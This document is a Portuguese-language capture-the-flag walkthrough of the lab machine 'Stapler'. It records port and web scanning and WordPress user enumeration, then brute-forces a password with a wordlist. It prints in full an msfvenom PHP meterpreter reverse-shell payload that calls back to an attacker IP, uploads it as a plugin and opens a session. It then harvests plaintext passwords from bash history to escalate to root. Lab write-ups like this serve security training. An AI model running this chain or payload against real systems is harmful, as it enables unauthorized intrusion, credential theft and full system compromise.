Stapler

IP da máquina: 192.168.2.105 // MAC: 08:00:27:8C:BD:74

Resultados do nmap:

nmap -sS -sV -O -v -p- 192.168.2.105

```
Not shown: 65523 filtered ports
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open   doom?
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
```

```
MAC Address: 08:00:27:8C:BD:74 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.004 days (since Mon Jun  8 13:55:29 2020)
Network Distance: 1 hop
```

Resultados do nikto:

nikto -h http://192.168.2.105:12380/

```
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ Hostname '192.168.2.105' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
```

wpscan:

wpscan --url https://192.168.2.105:12380/blogblog --enumerate u --enumerate at --enumerate ap --disable-tls-checks

```
[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


wpscan --url https://192.168.2.105:12380/blogblog -U John --passwords /usr/share/wordlists/rockyou.txt --disable-tls-checks

```
[SUCCESS] - John / incorrect
All Found

[!] Valid Combinations Found:
 | Username: John, Password: incorrect
```

Login:

https://192.168.2.105:12380/blogblog/wp-login.php




Criando payload no msfvenom:

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.107 lport=443 -f  raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.107'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$
ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s &&
 ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die
(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b
= ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read(
$s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suh
osin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~# nano plugin.php
```

Upload do php:

https://192.168.2.105:12380/blogblog/wp-admin/plugin-install.php?tab=upload




Escuta iniciada:

```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.2.107
lhost => 192.168.2.107
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.107:443
```

https://192.168.2.105:12380/blogblog/wp-content/uploads/



Sessão aberta:

```
[*] Sending stage (38288 bytes) to 192.168.2.105
[*] Meterpreter session 1 opened (192.168.2.107:443 -> 192.168.2.105:36506) at 2020-06-08 14:58:28 -0300

meterpreter > shell
Process 1826 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
```

cat etc/passwd:

```
JKanode:x:1013:1013::/home/JKanode:/bin/bash
```

cat /home/*/.bash_history

```
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
```

```
JKanode@red:/$ su peter
su peter
Password: JZQuyIN5
```

```
red% id
id
uid=1000(peter) gid=1000(peter) groups=1000(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
,113(lpadmin),114(sambashare)
red% sudo bash
sudo bash
```

Root:

```
[sudo] password for peter: JZQuyIN5

root@red:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@red:/# uname -a
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
root@red:/#
```